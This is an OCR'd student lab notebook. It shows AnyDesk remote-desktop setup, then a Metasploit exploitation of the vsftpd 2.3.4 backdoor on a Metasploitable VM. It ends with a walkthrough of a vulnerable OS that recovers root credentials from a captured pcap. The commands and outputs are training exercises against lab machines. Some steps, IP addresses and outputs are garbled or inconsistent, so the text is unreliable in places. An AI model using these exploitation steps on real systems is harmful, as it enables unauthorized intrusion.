
Ex of UPI applications: gpay, phonepay, paytm

Ex of desktop sharing applications: teamviewer anydesk, etc.

Step-1: download anydesk applications on windows

Step-2: Download anydesk app in mobiles




Any Desk
Enter remote address
Any Desk
Enter remote addr
mobile connected to desktop
Any Desk
Enter remote address
1739510152
Dad
Phonepe protect activated
close

Week-8:

Aim: To implement and analyze target using metasploit and gain control over the system

(1) To download metasploit goto github.com://rapid7/ICS Needs- metasploit

(2) After downloading metasploit, extract it

(3) Using vmware open both kali os and metasploit framework

(4) open VMware – create a virtual machine – kali, metasploit


(5) login credentials for metasploitable is msfadmin same username and pwd

(6) check the ip address of metasploitable by using ifconfig

192.168.232.146 [secondline inet:]

(7) In kali terminal run 'msfconsole' command

O/p.



msf6 >=

(8) using nmap zenmap tool let us find out the open ports of metasploit

O/p:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/T			

zenmap — □ ✕

Target | 192.168.232.146 | ▼ | Profile | Intense scan | Scan

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	vsftpd. 2.3.4

:

Nmap done

(8) copy the version of any open port from nmap zenmap tool

(9) In kali terminal search for exploits on the open port version

msf6 > search vsftpd 2.3.4

O/P:

#	Name	Disclosure date	Rank	Check
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No

Desc: VSFTPD v2.3.4 Backdoor command execution

(10) use exploit exploit\unix\ftp\vsftpd_234_backdoor

O/P: msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

(11) ➔ info

Name	Currently	Required	Description
RHOSTS		yes	The target host(s), see https:—
RPORT	21	yes	Target port (TCP)

(4) > set RHOST 192.168.232.142

(5) > info

Name	Current setting	Req	Description
RHOST	192.168.232.142	yes	Target port(s)
RPORT		yes	Target port (TCP)

(10) > show payloads

compatible payloads

#	Name	Disclosure Date	Rank	Check
0	payload/cmd/unix/interact		normal	no

Description

unix command

(11) > set payload /cmd/unix/interact

> exploit

[*] found shell

(16) ls

o/p: bin, boot, cdrom, dev, nohup.out, etc

> cat nohup.out

o/p: unrecognized

v3.2.8.1

using TRE 0.7.5 (LGPL)

Week-7

Aim: Analyze and exploit the root system of CMROS

step-1: Open VMware and load kali os using the credentials kali and kali.

step-2: In windows open a browser & search the url github.com/hampriyKalari/ICS Needs

step-3: Download CMROS.zip file and extract it


step-4: After extraction load CMROS through VMware with your rollno/name

file → open → downloads → CMROS → 6687

step-5: 192.16.103.108 [press enter]
Vulnerable OS Login:


step-5: As we have vulnerable OS ip address let us find out the open ports information using nmap-zenmap and perform intense scan with all TCP ports

o/p:



Step-7: As port 80 is open run the ip of vuln os in kali os

O/P



Step-8: On apache2 default page right click → view page source to check the source code of vuln os along with user credentials

o/p: username: test
password: test

Step-9: open kali terminal and connect to vuln os using test login and a port service of 13652 which is SSH


ssh test@172.16.103.108 -p 13652
yes
pwd: test
test@vulnos: $

> test@vulnos: $ ls
> $ cd Desktop
> $ ls
- aap.pcapng sxr3t.txt
> test@vulnos: ~/Desktop $

Step-10 : In windows open winscp tool to transfer cap.pcapng file from test of kali OS to windows.

tool to transfer files from one os to othe
- winscp

winscp → New site → file protocol → scp



login → yes → accept → continue

tst → Desktop → cap.pcapng ctrl+c

windows → ctrl+v

Step-11 : from windows location move the file to kali OS
[copy on windows and paste on linux
file → Desktop → ctrl+v

Step-12 : In kali OS open wireshark and load cap.pcapng file

Dragon symbol - wireshark

Step-13 : file → open → desktop → cap.pcapng

Step-13 : search for TCP traffic in wireshark

Step-14 : Select any TCP traffic → Right click → Follow
→ tcp stream

OP : USER root
PASS 5gr3559hvrc68mT66

5gr3559hvrc68mT66

Step-15 : With the above credentials login Vuln Os

User: root
pass: 5gr3559hvrc68mT66

root@VulnOs:~#

>root@vulnos: ~#pwd
>root@vulnos: cd ..
>root@vulnos: ls ~# ls
>root@vulnos: ~# cd home
>root@vulnos: ~# ls
>root@vulnos: /home# cd test
>root@vulnos: /home/test# cd Desktop